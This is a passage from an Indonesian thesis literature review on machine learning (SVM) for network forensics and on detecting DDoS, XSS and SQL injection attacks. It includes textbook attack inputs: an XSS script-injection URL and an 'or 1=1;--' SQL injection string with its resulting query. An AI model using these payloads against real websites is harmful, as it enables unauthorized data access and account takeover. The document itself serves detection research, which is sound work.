Tabel 2.2 merupakan gambaran secara umum dari setiap algoritma pada *machine learning* dan setiap algoritma tersebut memiliki keunggulan serta kekurangan pada berbagai kondisi. Sehingga pemilihan algoritma yang tepat dengan tujuan dan kondisi data akan menghasilkan model *machine learning* yang lebih efektif. Berdasarkan Tabel 2.2 secara teori algoritma *SVM* dirasa lebih mendekati untuk kebutuhan penelitian ini, yang membutuhkan fungsi klasifikasi dengan menambahkan label pada atribut data yang digunakan.

Menurut (Shen et al., 2019) *Support Vector Machine* (SVM) adalah model machine learning umum yang menawarkan klasifikasi data yang efisien dalam penerapannya di kehidupan nyata, seperti keperluan sistem pakar dan mendeteksi anomali lainnya. Pendapat lainnya oleh (Khraisat et al., 2020) pengklasifikasi C5 (signature) dan *one-class SVM* (anomaly) memberikan hasil tingkat deteksi yang lebih unggul dalam tingkat deteksi dan nilai pengukuran lainnya pada algoritma machine learning. Penelitian yang dilakukan oleh (Fluorida Fibrianda & Bhawiyuga, 2018) menyatakan bahwa penggunaan algoritma *SVM*

Polynomial memiliki akurasi *confusion matrix*, *precision*, *recall* dan *f1 score* yang lebih tinggi dibandingkan dengan algoritma *Naïve Bayes*.

Penggunaan algoritma *Support Vector Machine* (SVM) dinilai memiliki tingkat kestabilan dalam proses klasifikasi dan memiliki nilai akurasi yang tinggi (Aljabri et al., 2021; Fluorida Fibrianda & Bhawiyuga, 2018; Jacobus & Winarko, 2014). Banyaknya data yang muncul pada proses investigasi forensik jaringan menjadi sebuah tantangan seorang investigator untuk menemukan barang bukti terkait lalu lintas jaringan abnormal, komunikasi jaringan dan file. Hadirnya *machine learning* dengan implementasi algoritma SVM diharapkan dapat membantu proses investigasi forensik jaringan dalam menemukan barang bukti berupa lalu lintas jaringan abnormal dan bukti adanya serangan pada suatu sistem agar lebih efisien dan akurat. Pemilihan algoritma *Support Vector Machine* (SVM) berlandaskan saran, rekomendasi dan hasil dari penelitian-penelitian terdahulu terkait proses klasifikasi data menggunakan *machine learning*.

2.1.3 *Support Vector Machine*

Support Vector Machine (SVM) adalah pendekatan pembelajaran mesin modern populer lainnya untuk investigasi data neuroimaging. Mesin vektor pendukung dalam pembelajaran mesin adalah model pembelajaran terawasi dengan algoritma pembelajaran terkait yang memeriksa data yang digunakan untuk investigasi regresi dan klasifikasi. SVM dapat secara efektif melakukan klasifikasi non-linier selain klasifikasi linier dengan secara implisit menerjemahkan *input* datanya ke dalam ruang fitur berdimensi tinggi. Teknik ini dikenal sebagai trik kernel. Ini pada dasarnya menarik garis antara kelas. Margin ditarik untuk memiliki jarak terpendek antara mereka dan kelas, yang meminimalkan kesalahan klasifikasi (Mahesh, 2019). SVM secara unik memberikan kinerja prediksi yang seimbang, bahkan dalam studi di mana jumlah sampel mungkin dibatasi, karena kesederhanaan dan keserbagunaannya yang relatif untuk menangani berbagai tantangan klasifikasi (Pisner & Schnyer, 2019b).


Machine Learning menjadi trend perkembangan teknologi yang masih populer hingga saat ini. Berbagai lini teknologi turut mengintegrasikan teknologinya dengan ML. Secara garis besar ada empat teknik ML yang sering digunakan saat ini, diantaranya *Supervised Learning, Unsupervised Learning, Semi-Supervised Learning* dan *Reinforcement Learning* (Cornuéjols & Moulet, 1997). SVM merupakan ML dengan *supervised learning*, artinya SVM bekerja dengan cara mendapatkan sampel yang telah memiliki kategori untuk melakukan pengujian data. SVM dapat mengatasi permasalahan

pada klasifikasi dan regresi, namun pengembangan saat ini SVM dapat melakukan pengujian dengan sebagian data yang tidak memiliki label sehingga dapat dikategorikan sebagai *semi-supervised* (B et al., 2023). Tetapi hal ini tidak mengubah dasar SVM yang merupakan *supervised learning.*

Algoritma SVM terdiri dari dua jenis *classifier* yang dapat digunakan, yaitu linear dan non-linear.

a. Linear


SVM linear merupakan bentuk sederhana dari algoritma SVM. Jenis linear bekerja dengan cara menemukan *hyperplane* yang dapat membatasi dua kelas data berbeda secara efisien. *Hyperplane* pada SVM merupakan dimensi yang lebih rendah dari fitur data yang digunakan untuk membatasi setiap plot vektor yang akan diklasifikasikan .



Gambar 2.2 *SVM Linear Classification*

b. Non-Linear

Berbeda dengan linear, bentuk SVM linear yang memungkinkan pemisahan data tanpa bergantung pada label yang baku serta pemisah yang kurang baik dilakukan pada *hyperplane* linear. SVM non-linear memiliki atribut yang disebut sebagai *kernel* untuk mentransformasikan data pada fitur dimensi yang lebih tinggi. Kernel SVM non-linear terdiri dari *Polynomial Kernel, Sigmoid Kernel,* dan *Radial Basis Function (RBF)* (Ghosh et al., 2019).




Gambar 2.3 *SVM Non-Linear Classification*

2.1.4 *Distributed of Denial Service Attack*

Serangan siber yang dikenal sebagai *denial of service* (DoS) merupakan sebuah serangan yang menargetkan komputer atau situs web tertentu dengan tujuan mencegah pengguna yang dituju mengakses layanan tertentu. Dengan menolak akses orang, mereka bertujuan untuk mengganggu aktivitas jaringan suatu individu atau kelompok (Siris, 2021). Serangan DDoS terbagi menjadi tiga kategori utama:

- ***Application layer attacks:*** Serangan-serangan ini berkonsentrasi pada lapisan 7 model OSI, di mana laman web dihasilkan sebagai tanggapan atas permintaan yang dibuat oleh pengguna akhir. Itu tidak menempatkan klien di bawah banyak tekanan untuk membuat permintaan, dan dapat dengan cepat membuat beberapa permintaan ke server.




Gambar 2.4 Contoh skenario *DDoS Application Layer Attack*

DDoS Application Layer Attack merupakan serangan *ddos* yang bertuju pada *application layer* yang ada pada layer 7 standar OSI. Biasanya serangan ini bekerja dengan mengirimkan banyak permintaan pada suatu website melalui *http* atau *https*. Seperti pada Gambar 2.4 penyerang mengirimkan berbagai permintaan dengan


metode *GET* dan atau *POST* (K. Singh et al., 2017) secara berulang-ulang tanpa mempertimbangkan apakah permintaannya diterima atau tidak oleh web server. Hal ini akan mengakibatkan lonjakan permintaan yang tidak berhenti sehingga akan membebani web server sehingga tidak dapat berjalan dengan baik. Serangan ini merupakan serangan *ddos* yang cukup sulit dideteksi, karena trafiknya berjalan seperti trafik pada umumnya (Praseed & Santhi Thilagam, 2019).

- ***Protocol attacks:*** Serangan ini berfokus pada kerentanan di lapisan 3 dan lapisan 4 tumpukan protokol. Jenis serangan ini menghabiskan sumber daya seperti server, firewall, dan penyeimbang beban. Umumnya serangan pada protokol bekerja dengan mengirimkan banyak permintaan koneksi pada protokol *TCP* dengan tujuan proses koneksi tersebut tidak terselesaikan, sehingga akan menguras sumber daya pada server. Serangan yang sering terjadi adalah *SYN Flood*, seperti Gambar 2.5 penyerang mengirimkan *SYN packet* tetapi proses paket yang dikirim tidak pernah diselesaikan sebab paket berikutnya dikirim lebih dulu sebelum permintaan pertama selesai.



Gambar 2.5 Contoh skenario *DDoS Protocol Attack*

- ***Volumetric attacks:*** Serangan volumetrik berfokus pada konsumsi bandwidth jaringan dan menjatuhkannya dengan amplifikasi atau botnet untuk menghambat ketersediaannya bagi pengguna. Mereka mudah dibuat dengan mengarahkan sejumlah besar lalu lintas ke server target.



Gambar 2.6 Contoh skenario *DDoS Volumetric Attack*

Serangan *DDoS Volumetric Attack* merupakan serangan *ddos* yang bekerja dengan mengirimkan kapasitas paket dengan skala besar dan banyak yang dapat mempengaruhi *bandwidth* pada server, sehingga server tidak dapat menangani permintaan lainnya karena kapasitas data atau paket yang diterima terlalu berlebihan. Biasanya pada serangan ini penyerang menggunakan *botnet* saat melancarkan serangannya Gambar 2.6 dan contoh serangan yang umum dilakukan diantaranya *dns flooding* dan *udp flooding.*

2.1.4 *Cross Site Scripting* (XSS)


Cross Site Scripting (XSS) adalah suatu kesalahan pada aplikasi web yang memungkinkan pihak ketiga untuk menjalankan skrip di browser pengguna atas nama aplikasi web. Salah satu kerentanan yang paling menyebar di web saat ini disebut skrip lintas situs. Sebagian orang beranggapan bahwa serangan XSS ini bukan suatu ancaman yang serius, namun pada beberapa insiden yang pernah terjadi serangan XSS pernah berdampak pada beberapa layanan besar seperti Paypal (2006), Amazon (2013) dan Twitter (2014). Serangan XSS memungkinkan pelakunya untuk melakukan berbagai tindakan yang merugikan diantaranya, mengambil alih akun, memasang spyware, mengeksploitasi sistem lebih jauh, menyebarkan virus/worm dan bahkan hingga meremote sistem tersebut (Mack et al., 2019)

Serangan XSS bekerja melalui kode jahat yang telah disisipkan pada suatu sistem yang dapat menginfeksi pada sistem aplikasi atau browser korbannya. Kode tersebut akan memberikan berbagai efek yang bergantung pada fungsi apa yang terdapat pada kode XSS tersebut. Umumnya kode XSS tersebut digunakan untuk mencuri cookie, membaca aktifitas pengguna sebagai spyware/keylogger dan menyebarkan virus. Hal tersebut seringkali dianggap hal yang tidak begitu penting namun, seperti pencurian cookie terlebih jika cookie

yang dicuri merupakan cookie kredensial yang dapat digunakan sehingga pelaku tidak memerlukan username/password untuk mengakses data/akun korban (Korac et al., 2020; Vijayalakshmi & Syed Mohamed, 2021).

Seperti SQL Injection serangan XSS memiliki beberapa tipe serangan yang memiliki dampak yang berbeda, yaitu Reflected XSS, Stored XSS dan DOM Based XSS yang memiliki tingkat ancaman yang berbeda-beda. Beragam tipe serangan XSS, metode dan varian model injeksi menjadikan serangan XSS ini sebagai ancaman yang perlu diwaspadai, terlebih masih banyak sistem yang mengabaikan dari ancaman serangan ini terutama pada sistem aplikasi (Kadhim & Gaata, 2020; Xu et al., 2022). Penggunaan XSS terhadap pengguna dapat menimbulkan sejumlah efek negatif, termasuk infeksi malware, eskalasi hak istimewa, penyusupan akun, penghapusan akun, dan banyak lagi. XSS terbagi menjadi dua kategori, yaitu:

- ***Reflected XSS:*** Serangan ini kebanyakan dilakukan dengan mengirimkan muatan langsung ke korban. Korban meminta halaman dengan permintaan yang berisi muatan dan muatan tersebut disertakan dalam respons sebagai skrip. Contoh XSS yang direfleksikan adalah XSS di kolom pencarian.
- ***Stored XSS:*** Serangan ini terjadi ketika payload tersimpan pada server, sehingga setiap server diakses maka skrip akan tereksekusi tanpa perlu mengirim ulang payload. Contoh yang sering terjadi tersimpan pada fitur komentar.
- ***DOM XSS:*** Sedikit berbeda dengan bentuk serangan XSS lainnya yang menunjukkan payload kerentanan pada halaman respons, *DOM XSS* dapat terlihat pada saat berjalannya sistem pada halaman DOM.



Gambar 2.7 Contoh skenario serangan XSS

Gambar 2.7 merupakan skenario bagaimana serangan *xss* bekerja. Penyerang akan menyisipkan sebuah kode berbahaya pada sebuah website yang memiliki kerentanan pada serangan *xss*. Kerentanan tersebut terjadi karena adanya *miss code* terhadap input dan output

program yang dibuat, sehingga kode yang disisipkan oleh penyerang dapat berjalan seperti program yang ditungganginya. Sebagai contoh pada sebuah website yang memiliki fitur pencarian namun memiliki kerentanan terhadap *xss*, *http://contoh.com?q=search* merupakan alamat url normal dengan fitur pencarian. Sedangkan *http://contoh.com?q=<script>alert('xss');</script>* merupakan alamat url yang telah disisipkan sebuah kode. Kode tersebut akan berjalan normal ketika ada yang mengaksesnya. Dalam penelitian ini, seperti Gambar 2.7 penyerang akan menyisipkan kode jahat yang akan mencuri *login cookies* korban pada web browser, dengan ini penyerang tidak memerlukan *username* dan *password* untuk masuk pada suatu akun.


2.1.5 *SQL Injection*

Serangan *SQL Injection* merupakan teknik yang digunakan untuk mengeksploitasi data pengguna melalui input halaman web dengan menyuntikkan perintah SQL sebagai pernyataan. Pada dasarnya, jenis serangan ini dapat digunakan untuk memanipulasi aplikasi web server oleh penyerang. Serangan *sql injection* terjadi karena adanya *miss code limiter*, sehingga penyerang dapat memberikan nilai input selain huruf dan angka seperti karakter unik hal ini mengakibatkan karakter unik yang diinputkan oleh user akan terbaca sebagai perintah oleh server. Seperti pada Gambar 2.8 yang merupakan skenario sederhana serangan *sql injection* terjadi. Ketika penyerang menambahkan nilai *or 1=1;--* pada akhir url maka pada sisi database server perintah tersebut akan terbaca menjadi *SELECT * FROM pages WHERE page=2 or 1=1;* artinya database akan mengambil semua data yang ada pada tabel *pages* dan mengabaikan nilai kolom serta mengirimkan respon dari perintah tersebut kepada penyerang. Hal ini sangat berbahaya karena siapapun yang melakukan exploit tersebut dapat membaca isi dari database. Salah satu cara mengatasi serangan tersebut dengan menggunakan batasan input dari user seperti penggunaan *htmlescapestring*.

Gambar 2.8 Contoh skenario serangan *SQL Injection*

Serangan *Structured Query Language* (SQL) *Injection* dan *Cross Site Scripting* (XSS) merupakan salah satu dari 10 jenis kategori serangan teratas menurut OWASP, namun

pada *OWASP TOP 10 Web Application Security Risk 2021* terdapat beberapa perubahan kategori dan terdapat kategori baru. Update tersebut mengkategorikan bahwa serangan XSS menjadi bagian dari kategori serangan injeksi. Berbeda dengan serangan DDoS yang terjadi pada *layer 3 network* dan *layer 4 transport*, serangan injeksi pada Open Systems Interconnection model (OSI model) dapat terjadi pada *layer 5 session, layer 6 presentation* dan *layer 7 application* (Mughal, 2020; Obaid & Abeed, 2020).



Gambar 2.9 Serangan Siber pada Lapisan OSI (Sumber: *www.byos.io*)

Ancaman utama dari serangan injeksi ini diantaranya, pencurian data kredensial, akses paksa pada suatu sistem dan pelanggaran pada integritas data yang tersimpan (Сетевых et al., 2021). Banyaknya tindakan kriminal pada dunia siber, serangan injeksi menjadi salah satu bentuk serangan yang memiliki jenis kerentanan yang begitu luas, diantaranya *SQL Injection, Command Injection, XSS, NoSQL Injection, LDAP Injection* dan lain-lain. *SQL Injection* memiliki beberapa tipe dasar *In-band SQLi (Classic SQLi), Out-of-band SQLi* dan *Inferential SQLi (Blind SQLi)* (Deriba et al., 2022; Rai et al., 2021; Roy et al., 2022).

Keberagaman jenis dan variasi serangan injeksi menjadikannya salah satu serangan kritikal yang dapat menyebabkan kerusakan besar pada suatu sistem, kebocoran data bahkan dapat mengakibatkan kelumpuhan pada sistem tersebut. Hadirnya inovasi dan perkembangan teknologi pada saat ini masih belum bisa membendung serangan-serangan yang diakibatkan dari kerentanan injeksi (Crespo-Martínez et al., 2023; Li et al., 2019; Tang

et al., 2020). Serangan SQL Injection melakukan proses injeksi pada database target, sedangkan serangan XSS melakukan injeksi berupa kode dengan fungsi berbahaya yang terinjeksi pada suatu sistem dalam bentuk JavaScript (Mereani, 2018).

2.2. Kajian Peneliti Terdahulu

Menurut (Mahesh, 2019), Algoritma *machine learning* digunakan untuk berbagai tujuan seperti penambangan data, pemrosesan gambar, analitik prediktif, dll. Keuntungan utama menggunakan *machine learning* adalah, setelah algoritma mempelajari apa yang harus dilakukan dengan data, algoritma dapat melakukan tugasnya secara otomatis. Hadirnya *machine learning* dapat membantu SDN yang memiliki lebih kerentanan terhadap keamanan dibandingkan dengan sistem lama. Oleh karena itu, teknik *machine learning* kini digunakan dalam infrastruktur SDN untuk mendeteksi lalu lintas berbahaya (Elsayed et al., 2019).

(Elsayed et al., 2020) menjelaskan itur signifikan dari SDN, yang dicapai dengan memisahkan bidang kontrol dari bidang data, memfasilitasi manajemen jaringan dan memungkinkan jaringan dapat diprogram secara efisien. Namun, arsitektur baru dapat rentan terhadap beberapa serangan yang menyebabkan habisnya sumber daya dan mencegah pengontrol SDN mendukung pengguna yang sah. Salah satu serangan yang saat ini berkembang pesat adalah serangan *Distributed Denial of Service* (DDoS). Serangan DDoS berdampak tinggi pada kerusakan sumber daya jaringan, membuat server target tidak dapat mendukung pengguna yang valid. Metode saat ini menyebarkan Machine Learning (ML) untuk deteksi intrusi terhadap serangan DDoS di jaringan SDN menggunakan kumpulan data standar.

(Maabreh et al., 2022) membahas empat algoritma pemilihan fitur untuk menemukan set minimal fitur prediktif serangan jaringan, tujuh algoritma pembelajaran mesin klasik, dan algoritma pembelajaran mendalam pada satu juta contoh acak kumpulan data besar CSE-CIC-IDS2018 untuk jaringan intrusi. Disebutkan juga berbagai model *machine learning* telah menunjukkan akurasi yang sangat baik dalam memprediksi serangan jaringan, dengan model yang sederhana dan mudah dipahami merupakan keuntungan besar dalam sistem pemantauan jaringan.

(Hoon et al., 2018) menyampaikan bahwa serangan yang dikenal sebagai *Distributed Denial of Service* (DDoS) semakin lazim dan lebih mudah dilakukan. Melakukan forensik DDoS sulit dilakukan karena lonjakan lalu lintas jaringan yang tiba-tiba. Meskipun banyak alat yang dibuat, hanya sedikit yang memperhitungkan peningkatan lalu lintas jaringan.

Pembahasan mengenai DDoS yang merugikan dan menjadi masalah keamanan jaringan yang kian berkembang dibenarkan oleh (Yudhana et al., 2018) bahwa *Distributed Denial of Service* (DDoS) merupakan masalah keamanan jaringan yang terus berkembang secara dinamis dan meningkat secara signifikan hingga saat ini. Serangan ini mengakibatkan kerugian yang sangat besar bagi institusi dan perusahaan yang bergerak di bidang jasa online.

Pendekatan forensik jaringan berbeda dari yang lain karena berkaitan dengan informasi dinamis yang rentan hilang. Berkaitan dengan forensik jaringan (Rizal et al., 2018) menyampaikan forensik jaringan memiliki dua fungsi, yang pertama secara garis besar untuk keamanan, termasuk pemantauan lalu lintas jaringan yang bertujuan untuk mendapatkan bukti digital yang digunakan sebagai bukti persidangan, sebab kurangnya bukti dalam jaringan menyebabkan investigasi tidak dapat dilanjutkan. Kedua, terkait penegakan hukum bahwa investigasi penangkapan lalu lintas jaringan dapat menghasilkan informasi berupa aktivitas yang mengganggu, pengiriman file, pencarian kata kunci, dan gangguan komunikasi yang dilakukan seperti email dan chat.

Penelitian yang dilakukan oleh (Mokbal et al., 2019a) menyebutkan salah satu serangan cyber berisiko tinggi yang umum dari kerentanan aplikasi web adalah *cross-site scripting* (XSS). Saat ini, XSS masih meningkat secara dramatis dan dianggap sebagai salah satu ancaman paling parah bagi organisasi, pengguna, dan pengembang. Penelitian yang dilakukan menitik beratkan pada deteksi serangan XSS dengan pemanfaatan *artificial neural network*.

Penelitian lainnya yang dilakukan oleh (Ardiyasa, 2019) menjelaskan, *network forensic process* merupakan suatu metode yang dapat digunakan untuk kegiatan investigasi dan analisa aktivitas *cyber crime.* Dimana bukti ditangkap dari jaringan dan diinterpretasikan berdasarkan pengamatan. Dalam melakukan investigasi terhadap barang bukti dilakukan secara manual sehingga memerlukan waktu yang sangat lama dan tidak efisien. Dasar permasalahan tersebut menyampaikan bahwa perlu adanya suatu terobosan baru yang dapat membantu investigator dalam menginvestigasi barang bukti. Penelitian ini mengusulkan sebuah aplikasi yang digunakan untuk menginvestigasi *syslog* pada server, yang dapat mencari informasi serangan *SQL Injection, XSS* dan *LFI*.

Serangan pada aplikasi web terus meningkat jumlah dan keparahannya yang bahkan dapat berimbas pada server aplikasi web tersebut. Penelitian yang dilakukan oleh (Chen et al., 2021) serangan paling berbahaya yang menargetkan aplikasi web adalah *Structured*

Query Language Injection (SQLI). Dalam penelitiannya, disampaikan ikhtisar serangan *SQL Injection* dan klasifikasi solusi deteksi dan pencegahan yang baru diusulkan. Penggunaan algoritma *machine learning* lainnya seperti *Support Vector Machine* (SVM) digunakan oleh (Latchoumi et al., 2020) dalam penelitiannya terkait deteksi serangan *SQL Injection* dan implementasi *machine learning*.

Tabel 2.3 Ulasan Kritis, Metode/Framework, Domain dan Kontribusi

No.	Ulasan Kritis	Metode/Framework	Domain	Kontribusi
1	Penelitian yang dilakukan oleh (Yudhana et al., 2018) mengklasifikasikan serangan DDoS menggunakan *Neural Network* dan *Naïve* Bayes untuk *Network Forensics*.	*Network Forensics, Neural Network* dan *Naïve Bayes*	*DDoS Classification Using Neural Network and Naïve Bayes Methods for Network Forensics*	Membuat klasifikasi serangan DDoS didasarkan pada aktivitas lalu lintas jaringan menggunakan metode *neural network* dan *naïve bayes* serta mengukur akurasi dari kedua algoritma tersebut dan hasil investigasi tersebut dapat digunakan sebagai bukti dalam proses persidangan.
2	Penelitian yang dilakukan (Hoon et al., 2018) membahas rekomendasi model pembelajaran terbaik untuk forensik DDoS dan meninjau berbagai literatur untuk memahami tantangan dan peluang menggunakan *big data* dalam forensik DDoS	*Network Forensics, H2O Data Miner, Gradient Boosting Machine, Naïve Bayes* dan *Distributed Random Forest*	*Critical review of machine learning approaches to apply big data analytics in DDoS forensics*	Penggunaan H2O lebih cocok digunakan pada penelitian ini alasannya bahwa H2O lebih cocok untuk industri daripada WEKA karena algoritma yang sangat optimal. Algoritma di H2O juga lebih fleksibel daripada di WEKA dan dapat disesuaikan dengan mudah.
3	Penelitian yang dilakukan (Rizal et al., 2018) menerapkan proses *network forensics* untuk mendeteksi *flooding attack* pada perangkat *IoT*. Berdasarkan hasil yang diperoleh bahwa dengan menerapkan model proses forensik, dapat digunakan untuk mendeteksi serangan *flooding* pada perangkat *IoT*.	*Network Forensic* dan *Flooding Attack*.	*Network Forensics for Detecting Flooding Attack on Internet of Things (IoT) Device*	Pengembangan ilmu *Digital Forensics* khususnya tentang *Internet of Things (IoT) Forensics Device*, dengan memanfaatkan framework *Generic Network Forensic Model* untuk menentukan serangan *flooding* pada perangkat *Internet of Things* (IoT).

No.	Ulasan Kritis	Metode/Framework	Domain	Kontribusi
4	Penelitian yang dilakukan oleh (Elsayed et al., 2019) mengimplementasikan *machine learning* pada infrastruktur SDN untuk mendeteksi lalu lintas berbahaya dengan memberikan investigasi perbandingan sistematis dari teknik *machine learning* yang ada untuk mendeteksi lalu lintas berbahaya pada SDN.	*SVM, J48, Naïve Bayes* dan *Random Forest*	*Machine Learning Techniques for Detecting Attacks in SDN*	Menyediakan studi mendetail tentang berbagai pendekatan berdasarkan teknik ML klasik yang digunakan dalam mendeteksi serangan di SDN.
5	Penelitian (Widiyasono et al., 2021) menjelaskan peranan *machine learning* untuk mendeteksi serangan *Mirai Malware*. Hasil dari penelitiannya menunjukkan bahwa algoritma *machine learning* dapat digunakan untuk mengklasifikasikan dan mengidentifikasi serangan *mirai malware* pada infrastruktur *IoT*	*Random Forest*	*Detection of Mirai Malware Attacks in IoT Environments Using Random Forest Algorithms*	Memberikan rekomendasi agar Algoritma RF dapat digunakan untuk mengklasifikasikan dan mengidentifikasi serangan malware Mirai pada infrastruktur Internet of Things.
6	Penelitian yang dilakukan oleh (Mokbal et al., 2019b) mengkaji tentang serangan *cross site scripting* (XSS) serta Teknik untuk mendeteksinya dengan menggunakan *machine learning* yang diterapkan pada aplikasi web.	*XSS, Multilayer Perceptron Technique* dan *Artificial Neural Network*	*MLPXSS: An Integrated XSS-Based Attack Detection Scheme in Web Applications Using Multilayer Perceptron Technique*	Membuat model prediksi ancaman keamanan dari serangan XSS, yang ditampilkan dalam bentuk peringatan kepada pengguna yang bertindak sebagai lapisan keamanan untuk sisi klien dan sisi server
7	Penelitian (Chen et al., 2021) menyajikan ikhtisar serangan *SQL Injection* dan klasifikasi solusi	*SQL Injection, SVM, KNN* dan *Random Forest*	*SQL Injection Attack Detection and Prevention*	Membahas dan mengklasifikasikan solusi yang diusulkan paling penting dan terbaru untuk mengurangi

No.	Ulasan Kritis	Metode/Framework	Domain	Kontribusi
	deteksi dan pencegahannya menggunakan *machine learning*		*Techniques Using Machine Learning*	serangan ini terutama yang didasarkan pada ontologi dan pembelajaran mesin
